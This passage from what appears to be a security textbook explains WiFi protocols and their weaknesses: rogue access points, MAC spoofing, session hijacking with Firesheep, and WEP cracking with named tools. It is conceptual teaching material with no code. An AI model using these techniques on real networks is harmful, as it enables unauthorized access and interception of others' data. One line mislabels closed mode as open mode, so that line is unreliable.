And then some wireless LAN users refuse to shut off or protect their service. Retailer BestBuy was embarrassed by a customer who bought a wireless product; while in the parking lot, he installed it in his laptop computer. Much to his surprise, he found he could connect to the store's wireless network. BestBuy subsequently took all its wireless cash registers offline. But the CVS pharmacy chain announced plans to continue use of wireless networks in all 4100 of its

stores, arguing “We use wireless technology strictly for internal item management. If we were to ever move in the direction of transmitting [customer] information via in-store wireless LANs, we would encrypt the data” [BRE02a]. In too many cases nobody remembers the initial intentions to protect data when someone changes an application years later.

Wireless Communication

To appreciate how security is applied to wireless communications and where it can fail, you need to know the general structure of wireless data communication. Wireless (and also wired) data communications are implemented through an orderly set of exchanges called a **protocol**. We use protocols in everyday life to accomplish simple exchanges. For example, a familiar protocol involves making and receiving a telephone call. If you call a friend you perform a version of these steps:

1. You press buttons to activate your phone.
2. You press buttons to select and transmit the friend’s number (a process that used to be called dialing the phone).
3. Your friend hears a tone and presses a button to accept your call.
4. Your friend says “hello,” or some other greeting.
5. You say hello.
6. You begin your conversation.

This process doesn’t work if you start to speak before your friend hears and answers the phone, or if your friend accepts your call but never says anything. These six steps must be followed in order and in this general form for the simple process of making a telephone call work. We all learn and use this protocol without thinking of the process, but the pattern helps us communicate easily and efficiently.

Similar protocols regulate the entire WiFi communication process. You can use your computer, made in one country with software written in another, to connect to wireless access points all around the world because these protocols are an internationally agreed-on standard, called the **802.11 suite** of protocols. We now present important points of the 802.11 protocols that are significant for security.

The 802.11 Protocol Suite

The 802.11 protocols all describe how devices communicate in the 2.4 GHz radio signal band (essentially 2.4 GHz–2.5 GHz) allotted to WiFi. The band is divided into 14 channels or subranges within the band; these channels overlap to avoid interference with nearby devices. WiFi devices are designed to use only a few channels, often channels 1, 6, and 11. Wireless signals can travel up to 100 meters (300 feet), although the quality of the signal diminishes with distance, and intervening objects such as walls and trees also interfere with communication. The protocol 802.11n improves the range, and devices called repeaters can extend the range of existing wireless transmitters.

As shown in [Figure 6-15](#), a wireless network consists of an **access point** or router that receives, forwards and transmits data, and one or more devices, sometimes called **stations**, such as computers or printers, that communicate with the access point. The access point is

the hub of the wireless subnetwork. Each device must have a **network interface card**, or **NIC**, that communicates radio signals with the access point. The NIC is identified by a unique 48- or 64-bit hardware address called a **medium access code**, or **MAC**. (MAC addresses are *supposed* to be fixed and unique, but as we describe later in this chapter, MAC addresses can be changed.) For a view of misuse of MAC addresses for authentication, see [Sidebar 6-9](#).




FIGURE 6-15 Local Station Communicating with Remote Network

A NIC identifies itself (and hence its connected computer) by a supposedly unique MAC address.

WiFi Access Range

Distance is an important consideration with WiFi, but it is hard to state precisely. Wireless signals degrade because of interference from intervening objects, such as walls, machinery, and trees, as well as distance; a receiver will not establish, or may drop, a connection with a poor signal, one that is weak or has lost a lot of data. Outdoor signals, with fewer objects to interfere, generally travel longer distances than indoor signals.

Sidebar 6-9 Using MAC Address for Authentication [Bad Idea]

In what we hope is a spoof, a posting allegedly from the IT services department of Harvard University indicated that Harvard would begin to use MAC addresses for authentication. (http://video2.harvard.edu/wireless/Wireless_Registration_Procedure_072910.pd) The announcement stated that after registering with Harvard network services, students' machines would be recognized by MAC address and the students would no longer need to enter a Harvard ID and PIN to access the Harvard wireless network.

The posting was on an obscure Harvard web server, not the main IT services page, and seemingly no mention of it was made elsewhere on the Harvard website.

As we have just reported, a moderately skilled network programmer can change the MAC address, and a program called a sniffer reports the MAC

address of devices participating in a wireless network. Thus, anyone who wanted to use the Harvard WiFi network could easily gain authenticated access by sniffing the MAC address from an ongoing session and setting a NIC card to present that address.

Perhaps this website was a joke from Harvard's nearby rival, M.I.T.?

On the other hand, antennas can be tuned to the frequency of wireless communication. Focusing directly on the source of a signal can also improve reception at great distance. In [Table 6-2](#) we estimate some reasonable ranges for different WiFi protocols. Experimental results with 802.11n have demonstrated reception at distances of approximately 5000 ft/1600 m in ideal conditions.

Protocol	Ordinary Signal Range
802.11a	100 ft / 35 m
802.11b	300 ft / 100 m
802.11g	300 ft / 100 m
802.11n	1000 ft / 350 m

TABLE 6-2 Typical 802.11 Protocol Access Range

Most WiFi-enabled computers now communicate on the 802.11n protocol (and for compatibility on all earlier ones, as well), so the range is easily from one house to the street, and even a few houses away in a conventional neighborhood. As described in [Sidebar 6-10](#), Google embarked on an adventurous project to map WiFi connectivity all over the world. The objective of this mapping is not obvious, but the European Union determined that Google was stepping over a line in collecting these data.

Sidebar 6-10 Google's Street View Project

Google's Street View project, launched in 2007, involved cars with cameras driving the streets of various cities to capture photographs of street scenes. These images were combined with GPS coordinates to fix each image to its physical location.

According to the Electronic Privacy Information Center [[EPI10](#)], while photographing scenes along these streets, Google's cars also operated wireless network scanners and receivers, ran programs to select unencrypted network traffic encountered, and wrote that content to computer disks, along with the GPS coordinates at which the signal was received. Some of that data included email account passwords and email messages. Google also intercepted and saved network device identifiers (MAC addresses) and wireless network station identifiers (SSIDs) from wireless networks it detected from the streets. Wireless addresses combined with physical location could be used to deliver targeted advertising. An independent audit of the programs, commissioned by Google, [[STR10](#)] documents the syntactic analysis of collected data to be able to store individual fields.

The data collection operated from 2007 until May 2010, when Google announced it had mistakenly collected 600 MB of wireless content data. Although the audit establishes that the captured data items were parsed so as to separate encrypted and different kinds of unencrypted data, Google contends that writing and retaining the data was a mistake.

In 2013 Google agreed to a settlement of \$7 million in law suits brought by 37 states in the United States (in addition to a \$25,000 fine Google paid the U.S. government over a claim it had willfully stonewalled investigation into a claim of privacy violations in that activity. And in 2011 it paid a fine of 100,000 € (approximately \$150,000 US). In 2013 Germany fined Google 145,000 € (approximately \$200,000 US), and Google paid Italy 1 million € (approximately \$1.4 million US) over privacy violations of this project. (Google's gross income for 2013 was \$33 billion US so these fines amount to less than 0.1 percent of Google's revenue for the year.)

One can argue that Google merely listened to public radio waves, which are exposed to anyone with an appropriate receiver. An extension of this argument is that these airwaves are no more protected than sound waves or visual images: As you talk in public you have no expectation that your conversation is private, and you know amateur photographers may catch your image when you happen to be in front of a landmark they are shooting. A counterargument is that because of various security measures you employ, you intend that your computer access be private. Legal aspects of this situation are likely to be debated for some time.

WiFi Frames

Each WiFi data unit is called a **frame**. Each frame contains three fields: **MAC header**, **payload**, and **FCS (frame check sequence)**. The MAC header contains fixed-sized fields, including

- frame type: control, management, or data
- ToDS, FromDS: direction of this frame: to or from the access point
- fragmentation and order control bits
- WEP (wired equivalent privacy) or encryption bit: encryption, described shortly
- up to four MAC addresses (physical device identifiers): sender and receiver's addresses, plus two optional addresses for traffic filtering points

The payload or frame body is the actual data being transmitted, 0–2304 bytes whose structure depends on the application handling the data. The frame check sequence is an integrity check (actually a cyclic redundancy check, which we describe in [Chapter 2](#)) to ensure accurate transmission of the entire frame. The format of a WiFi frame is shown in [Figure 6-16](#).




FIGURE 6-16 Format of a WiFi Frame

Management Frames

Of the three frame types, management frames are the most important now because they control the establishment and handling of a series of data flows. The most significant management frame types are these:

- *Beacon.* Each access point periodically sends a **beacon frame** to announce its presence and relay information, such as timestamp, identifier, and other parameters regarding the access point. Any NICs that are within range receive this beacon. When you connect to a WiFi service, for example, at a coffee shop, your computer receives the beacon signal from the shop to be able to initiate communications.

A beacon signal advertises a network accepting connections.

- *Authentication.* A NIC initiates a request to interact with an access point by sending its identity in an **authentication frame**. The access point may request additional authentication data and finally either accepts or rejects the request. Either party sends a **deauthentication frame** to terminate an established interaction. Thus, for example, your computer responds to the coffee shop's beacon signal by returning its identity (MAC address) in an authentication frame.

A NIC requests a connection by sending an authentication frame.

- *Association request and response.* Following authentication, a NIC requests an access point to establish a session, meaning that the NIC and access point exchange information about their capabilities and agree on parameters of their interaction. An important part of establishing the association is agreeing on encryption. For example, an access point may be able to handle three different encryption algorithms, call them A, B, and C, and the requesting NIC can handle only two algorithms, call them B and D. In the association these two would determine that they share algorithm B and thus agree to use that form of encryption to communicate. A **deassociation request** is a request to terminate a session.

SSID

One other important data value in WiFi communication is the designation of an access point so that a wireless device can distinguish among access points if it receives more than one signal. A **Service Set Identifier**, or **SSID**, is the identification of an access point; it is a string of up to 32 characters chosen by the access point's administrator. The SSID is the identifier the access point broadcasts in its beacon, and the ongoing link ties an associated NIC's communications to the given access point. For example, your computer's wireless antenna might pick up three beacons: CoffeeShop, Apt203, and Quicksand.

An SSID is a string to identify a wireless access point.

Obviously SSIDs need to be unique in a given area to distinguish one wireless network from another. For early versions of wireless access point, the factory-installed default, such as "wireless," "tsunami," or "Linksys" (a brand name), was not unique; now most factory defaults are a serial number unique to the device.

With this background on how wireless communication occurs, we can begin to explore some of the vulnerabilities.

Vulnerabilities in Wireless Networks

Wireless networks are subject to threats to confidentiality, integrity, and availability just like other computer applications and technologies. The attacker can either join the network of the target and participate in data exchanges, or merely observe the traffic as a bystander.

Confidentiality

Certainly, if data signals are transmitted in the open, unintended recipients may be able to get the data. The data values themselves are the most sensitive, but A's communicating with access point B or the duration or volume of communication may also be sensitive. The nature of the traffic, whether web page access, peer-to-peer networking, email, or network management, can also be confidential. Finally, the mode in which two units communicate—encrypted or not and if encrypted, by what algorithm—is potentially sensitive. Thus, the confidentiality of many aspects of a communication can be sensitive.

Integrity

As for integrity, we must consider both malicious and nonmalicious sources of problems. Numerous nonmalicious sources of harm include interference from other devices, loss or corruption of signal due to distance or intervening objects, reception problems caused by weather, and sporadic communication failures within the hardware and software that implement protocol communication.

The more interesting class of integrity violations involves direct, malicious attacks to change the content of a communication. For unencrypted communications, the attacker might try to forge data appearing to come from the host or client. Because the client and server can receive each other's signals, the attacker cannot readily receive something from the client, modify it, and transmit the modified version before the client's original signal gets to the server. However, the attacker can try to take over a communication stream by force. WiFi radio receivers that receive two signals prefer the stronger one. So if a rogue access point intercepts a signal from a client and sends a strong signal back, appearing to

come from the server's access point, the rogue may be able to commandeer the communications stream.

Availability

Availability involves three potential problems. First, the most obvious, occurs when a component of a wireless communication stops working because hardware fails, power is lost, or some other catastrophe strikes. A second problem of availability is loss of some but not all access, typically manifested as slow or degraded service. Service can be slow because of interference, for example, if tree leaves in a wind interfere with frame transmission, so the receiving end recognizes loss of some data and must request and wait for retransmission. Service can also be slow if the demand for service exceeds the capacity of the receiving end, so either some service requests are dropped or the receiver handles all requests slowly.

Wireless communication also admits a third problem: the possibility of **rogue network connection**. Some WiFi access points are known as public hot spots and are intentionally available to anyone who wants to connect. But other private owners do not want to share their access with anybody in range. Although shared service may not be noticed, it is still inappropriate. A user wanting free Internet access can often get it simply by finding a wireless LAN offering DHCP service. Free does not necessarily imply secure, as described in [Sidebar 6-11](#). In this case, although service is available, the security of that service may be limited. As the adage tells us, sometimes you get what you pay for.

Sidebar 6-11 A Network Dating Service?

Searching for open wireless networks within range is called **war driving**. To find open networks you need only a computer equipped with a wireless network receiver. Similar to bird sighting events, four World Wide War Driving events were held (see <http://www.worldwidewardrive.org/>), two in 2002, and one each in 2003 and 2004. The goal was to identify as many different open wireless access points as possible in one week: For the first search, 9,374 were found; for the last, the number had grown to 228,537. The counts are not comparable because as word spread, more people became involved in searching for sites. For each of the four events, approximately two-thirds of the sites found did not support encrypted communication. Also approximately 30 percent of access points in each event used the default SSID (identifier by which the access point is accessed). Typically (in 2002–2004), the default SSID was something like “wireless.” A wireless base station with default SSID and no encryption is the equivalent of a box saying “here I am, please use my wireless network.”

While helping a friend set up his home network in the United States, a consultant had a wireless-enabled laptop. When he scanned to find his friend's (secured) access point, he found five others near enough to get a good signal; three were running unsecured, and two of those three had SSIDs obvious enough to guess easily to which neighbors they belonged.

Just because a network is available does not mean it is safe. A rogue access point is another means to intercept sensitive information. All you have to do is broadcast an open access point in a coffee shop or near a major office building,

allow people to connect, and then use a network sniffer to copy traffic surreptitiously. Most commercial sites employ encryption (such as the SSL algorithm, which we describe later in this chapter) when obtaining sensitive information, so a user's financial or personal identification should not be exposed. But many other kinds of data, such as passwords or email messages, are open for the taking.

The appeal of war driving has waned for several reasons. First, the increase in free public WiFi hot spots in coffee shops, bookstores, hotels, libraries, and similar places has reduced the motivation for finding WiFi signals. Second, the risks of connecting to an unsecured access point are high: Some unsecured WiFi connections are intentional magnets to lure unsuspecting clients in order to intercept sensitive data from the wireless connection. Finally, because many people have Internet-enabled cell phones, they use a phone for brief access instead of a computer with WiFi. Thus, the war-driving activity of locating and mapping wireless access points has largely stopped.

But is it legal to connect with any wireless signal detected? In separate cases, Benjamin Smith III in Florida in July 2005 and Dennis Kauchak in Illinois in March 2006 were convicted of remotely accessing a computer wirelessly without the owner's permission. Kauchak was sentenced to a \$250 fine. So, even though you are able to connect, it may not be legal to do so.

With these three areas of possible security failing, we next look at specific wireless attacks and countermeasures.

Unauthorized WiFi Access

An unauthorized device can attempt to establish an association with an access point. Remember from the WiFi protocols that access basically involves three steps:

1. The access point broadcasts its availability by sending a beacon, an invitation for devices to connect with it.
2. A device's NIC responds with a request to authenticate, which the access point accepts.
3. The device's NIC requests establishment of an association, which the access point negotiates and accepts.

There are threats at each of these points. In step 1, anyone can pick up and reply to a broadcast beacon. In step 2, the authentication is not rigorous; in basic WiFi mode the access point accepts any device, without authentication. In step 3, any access point can accept an association with any device. We can counter these attacks of unauthorized access at any of the three steps.

WiFi Protocol Weaknesses

The wireless access protocol has built-in weaknesses that can harm security. Obviously, wireless communication is more exposed than wired communication because of the lack of physical protection. For whatever reason, the initial designers of the international wireless communication protocols, the 802.11 suite, created situations that left wireless

communications vulnerable, as we now describe.

Picking Up the Beacon

A client and an access point engage in the authentication and association handshake to locate each other. Essentially the client says, “I am looking to connect to access point S” and the access point says, “I am access point S; I accept your request to connect.” The order of these two steps is important. In what is called **open mode**, an access point continually broadcasts its appeal in its beacon, indicating that it is open for the next step in establishing a connection. **Closed** or **stealth mode**, also known as **SSID cloaking**, reverses the order of the steps: The client must first send a signal seeking an access point with a particular SSID before the access point responds to that one query with an invitation to connect. These two modes of operation are shown in [Figure 6-17](#).




FIGURE 6-17 Connecting in Open and Closed Mode

In open mode an access point continually broadcasts its SSID; in closed mode a client continually broadcasts a request to connect to a given SSID

from a given MAC address.

Operating in closed mode would seem to be a successful way to prevent unauthorized access: If you do not know the SSID, you cannot request a connection. However, closed mode leaves the *client* exposed. In open mode, the client is quiet, monitoring beacons, until it finds one to which it wants to connect; thus, the client is not constantly visible. In open mode, however, the client effectively becomes a beacon, sending a continuing series of messages saying, in essence, “I am MAC address mmm, looking for SSID sss. Are you sss?” From those messages a rogue host can learn the expected values needed to impersonate an access point to which the client hopes to connect.

SSID in All Frames

Broadcasting the desired SSID in closed mode reveals the identity of a sought-after access point. Worse, in both closed and open modes, even after the initial handshake, all subsequent management and data frames contain this same SSID, so sniffing any one of these frames reveals the SSID. Thus, anyone who sniffs the SSID can save the SSID (which is seldom changed in practice) to use later. A snooper can reasonably guess that the client will attempt to connect to this same access point again. Thus, the rogue has the information needed to imitate either the client or the access point in the future.

A better protocol design would have been for the access point and the associating device to establish a shared data value to be used during this one association only. In that way, intercepting the initial authentication request would reveal the SSID, but intercepting any later frame would not.

Authentication in Wireless Networks

Access points can manage lists of MAC addresses of devices with which they will accept connections. Thus, authentication in step 2 could be accomplished by accepting only devices on the positive accept list.

Changeable MAC Addresses

The operating system doesn't actually always obtain the hardware MAC address of a NIC card, but instead it consults internal data, so changing the MAC address requires changing only the network card address table. Instructions for doing that are easy to find on the Internet.

Changing the NIC's MAC address not only undermines MAC-based authentication on an access point, it can lead to a larger attack called **MAC spoofing**, in which one device impersonates another, thereby assuming another device's communication session.

An operating system can send any address as if it were the MAC address of a NIC.

Stealing the Association

Unfortunately, if a rogue process has intercepted an SSID and spoofed a MAC address, the two best points of access control have been lost. Looked at from the other perspective, however, you might assume that a device that has successfully passed the SSID and

authentication tests will now associate with the identified access point. Wrong again!

Even though frames all contain the SSID of the intended recipient access point, nothing prevents any access point from accepting and replying to any frame. In fact, some access point hardware and firmware is known to be flawed and will accept any association it can receive [[AND04a](#)]. These are known as **promiscuous access points**. For an example of vulnerable associations, see [Sidebar 6-12](#). Think of them next time you consider connecting to free WiFi service hot spots in a bar or an airport.

Preferred Associations

Common WiFi situations involve residents connecting to their home networks, students connecting to school networks, business workers connecting to corporate networks, and patrons connecting to coffee shop or bookstore networks. A typical user might connect frequently to a handful of networks, with the occasional one-time connection to a hotel or an airport network when traveling, or a museum during a day's visit. To simplify connecting, the wireless interface software builds a list of favorite connection points (home, school, office) to which it will try to connect automatically. There is usually no confusion, because these networks will have distinct names (actually SSIDs): Your computer will connect automatically to the WestHallDorm network.

Sidebar 6-12 Keeping the Sheep from the Foxes

Firefox is a popular browser, in part because users have written and contributed add-ons, an astonishing *two billion* at last count, to do a wide range of things from managing appointments and displaying the weather forecast to downloading video and translating text from one language to another.

A recent contribution, Firesheep, lets a user join into another user's established WiFi connection with the click of a mouse. To use Firesheep, all you need to do is join an open public network, such as the free WiFi network at your local coffee spot. While you are connected, Firesheep silently scans all the rest of the traffic on the network, selecting messages that show an established association with some service, such as web-based email or a social networking site. As we describe in [Chapter 4](#), many of these sites manage their active associations by using cookies that are sent from the site to the user's browser and back to the site again. The problem is that often those cookies are communicated unencrypted, completely in the clear, meaning that anyone who intercepts and transmits the cookie joins the session of the original user.

Firesheep makes the process user friendly. As it is scanning the network, it picks out popular social sites, for example, Facebook, picks up user names and even pictures and displays those on the screen. Click on a photo and you are logged in as that user. The countermeasure, encryption, is infrequently applied by these sites (although most financial institutions do encrypt the entire session, so your banking transactions are probably not exposed by Firesheep). Says the extension's author, Eric Butler [[BUT10](#)]:

Websites have a responsibility to protect the people who depend on their services. [Sites] have been ignoring that responsibility for too long, and it's time for everyone to demand a more secure web. My hope is that Firesheep will help the users win.

Indeed, three weeks after Butler released Firesheep in October 2010 with a demonstration in San Diego at the ToorCon security conference, Microsoft announced that it was adding full session encryption (SSL, which we explain later in this chapter) to its Hotmail web-based email program. After years of prodding, the popular web-based email and social networking sites now use full session encryption. Still, new, unprotected sites are brought online every day.

Consider, however, free WiFi access. Coffee shops, bookstores, airports, and municipalities offer this service, and some network administrators want to make it easy for patrons by naming the service FreeWiFi. If you instruct your software (or in some cases if you don't instruct your software not to), it will save FreeWiFi as an access point to which it will connect automatically any time it sees that SSID in the future. Unfortunately, the name of an SSID is not bound to any physical characteristic: Your computer does not distinguish between FreeWiFi as an access point at your coffee shop or a rogue point in a strange city intended to lure unsuspecting visitors to that region. Your computer will continue to search for an access point with SSID FreeWiFi and connect to any such point it finds. Although the main weakness here is the software that maintains the list of preferred access points for automatic connection, the protocol is also at fault for not ensuring a unique connection point identification.

This list of vulnerabilities in wireless networks is long, which should tell you that wireless communication is difficult to secure. Alas, WiFi security has been problematic almost from its inception, as you can see as we move from vulnerabilities to countermeasures. In this chapter we consider two instances of the same kind of countermeasure: protocols. The first protocol suite was introduced along with the other protocols defining wireless communication; the second protocol suite was a replacement for what was almost from the beginning found to be marginally effective at best. Thus, we denote these as one failed countermeasure and one improved but not perfect countermeasure. We describe the failure first.

Failed Countermeasure: WEP (Wired Equivalent Privacy)

At the same time the IEEE standards committee was designing the protocols to enable wireless digital communication, they realized they also needed some mechanism to protect the security of those communications, and so they included a countermeasure in the initial protocol design. **Wired equivalent privacy**, or **WEP**, was intended as a way for wireless communication to provide privacy equivalent to conventional wire communications. Physical wires are easy to protect because they can be secured physically, and they are harder to intercept or tap without detection. To make wireless communication marketable, the protocol designers thought they needed to offer confidentiality comparable to that of wired communication. The result was WEP, which was part of the original 802.11 standard when it was published in 1997.

Weaknesses in WEP were identified as early as 2001, and the weaknesses are now so severe that a WEP connection can be cracked with available software in a few minutes [[BOR01](#)].

The original 802.11 wireless standard was an attempt to standardize the emerging field of wireless communications, and so it contains significant detail on transmission,

frequencies, device-to-device interaction, and operation.

WEP Security Weaknesses

The WEP protocol was meant to provide users immunity to eavesdropping and impersonation attacks, which, at the time, were not a serious threat. (That reasoning is similar to saying protection against vehicle accidents was not a significant concern when the automobile was invented, because few other people had cars. As automobile usage has increased, manufacturers have added a host of security features, such as air bags, seat belts, and reinforced doors. WiFi protocols have been slower to adapt.)

WEP security involved some relatively simple techniques to respond to what were expected to be unsophisticated, infrequent attacks. WEP uses an encryption key shared between the client and the access point. To authenticate a user, the access point sends a random number to the client, which the client encrypts using the shared key and returns to the access point. From that point on, the client and access point are authenticated and can communicate using their shared encryption key. Several problems exist with this seemingly simple approach, which we now describe.

Weak Encryption Key

First, the WEP standard allows either a 64- or 128-bit encryption key, but each key begins with a 24-bit initialization vector (IV), which has the effect of reducing the key length to 40 or 104 bits. (The reason for these key lengths was that the U.S. government mandated that cryptographic software for export be limited to algorithms that used a key no more than 40 bits long. The restriction has since been lifted.)

The user enters the key in any convenient form, usually in hexadecimal or as an alphanumeric string that is converted to a number. Entering 64 or 128 bits in hex requires choosing and then typing 16 or 32 symbols correctly for the client and access point. Not surprisingly, hex strings like CODECODE ... (that is a zero between C and D) are common. Passphrases are vulnerable to a dictionary attack.

Thus, users tended to use keys that were not really random. The situation is like asking very young children to pick a number between 1 and 100 and then trying to guess it. If you determine the children know only the numbers 1 through 10, your chance of guessing correctly improves from 1 in 100 to 1 in 10, even though the target space is still 1 to 100. Nonrandom distribution skews the chances of guessing correctly.

Static Key

The WEP encryption key is shared between sender and receiver. This means that the same value has to be entered at both the access point and the remote device. Although users are occasionally willing to choose and enter a key both places, they do not want to do so frequently. Thus, the same encryption key tends to be used for a long time.

A dedicated attacker who can monitor a large amount of wireless network traffic will collect many data points from which to deduce a key. If the key changes frequently, data points from an old key provide no help in deducing a new key, but keys that are not changed frequently admit the possibility of deducing from the large number of data points. Thus, a key that is seldom changed increases the chance an attacker can deduce it.

Weak Encryption Process

Even if the key is strong, it really has an effective length of only 40 or 104 bits because of the way it is used in the algorithm. A brute-force attack against a 40-bit key succeeds quickly. Even for the 104-bit version, flaws in the RC4 algorithm and its use (see [[BOR01](#), [FLU01](#), and [ARB02](#)]) defeat WEP security. Tools such as WEPCrack and AirCrack-ng allow an attacker to crack a WEP encryption, usually in a few minutes. At a 2005 conference, the FBI demonstrated the ease with which a WEP-secured wireless session can be broken.

Weak Encryption Algorithm

The third problem with WEP is the way it performs encryption. WEP does not use RC4 as an encryption algorithm directly; instead, RC4 generates a long sequence of random numbers, called the key sequence, derived from the 24-bit initialization vector and the 40-bit key. WEP combines the key sequence with the data using an exclusive-OR function. Unfortunately, if the attacker can guess the decrypted value of any single encrypted frame, feeding that value into the exclusive-OR function reveals that segment of the key sequence. The same key sequence is reused for all messages, so the segment will repeat at the same point. The IV is communicated as plaintext, so an attacker can intercept it for an exhaustive key search attack. Other known problems involve the use of an exclusive OR.

Initialization Vector Collisions

A final encryption problem with WEP concerns the initialization vector, which becomes the first 24 bits of the encryption key. These 24 bits cycle in a predictable pattern until all 24-bit patterns have been used (approximately 16 million iterations), at which point the initialization vector reverts to the first value and the cycle begins again. At least that is the theory. In practice, certain initialization vector values get caught in the loop and never change, while others do not cycle through all 16 million 24-bit patterns. And the first few changes are not totally random but have some degree of predictability.

An interested attacker can test for all 16 million possible initialization vectors in a few hours, and weaknesses such as unchanging (so-called weak) initialization vectors reduce the number of tests even further, thus speeding up the search.

Faulty Integrity Check

As if encryption problems were not enough, WEP was not designed for strong integrity. As you already know, wireless communications are subject to data loss and interference. Thus, the protocol designers included a check value to demonstrate whether a frame arrived intact or some bits had been lost or accidentally changed in transmission. The receiver recomputes the check value and if it does not match, signals a transmission error and asks for another copy to be sent.

The integrity check uses a well-known algorithm. If a malicious attacker wants to change part of a communication, the attacker simply changes the data, computes a new integrity check value, and replaces the original check with the new one. Thus, when the frame arrives, the new check value will match the modified data, and the receiver will not be aware the data value has been modified maliciously.

No Authentication

A final flaw in the WEP protocol is that it has no authentication. Any device that can name the correct SSID and present the correct MAC address is assumed to be legitimate. As we saw, even if the SSID is not broadcast, it is available in other frames, as is the MAC address, so an attacker can easily present the SSID and reconfigure the NIC to indicate the necessary MAC address. Thus, the attacker is not seriously deterred from faking a valid network node.

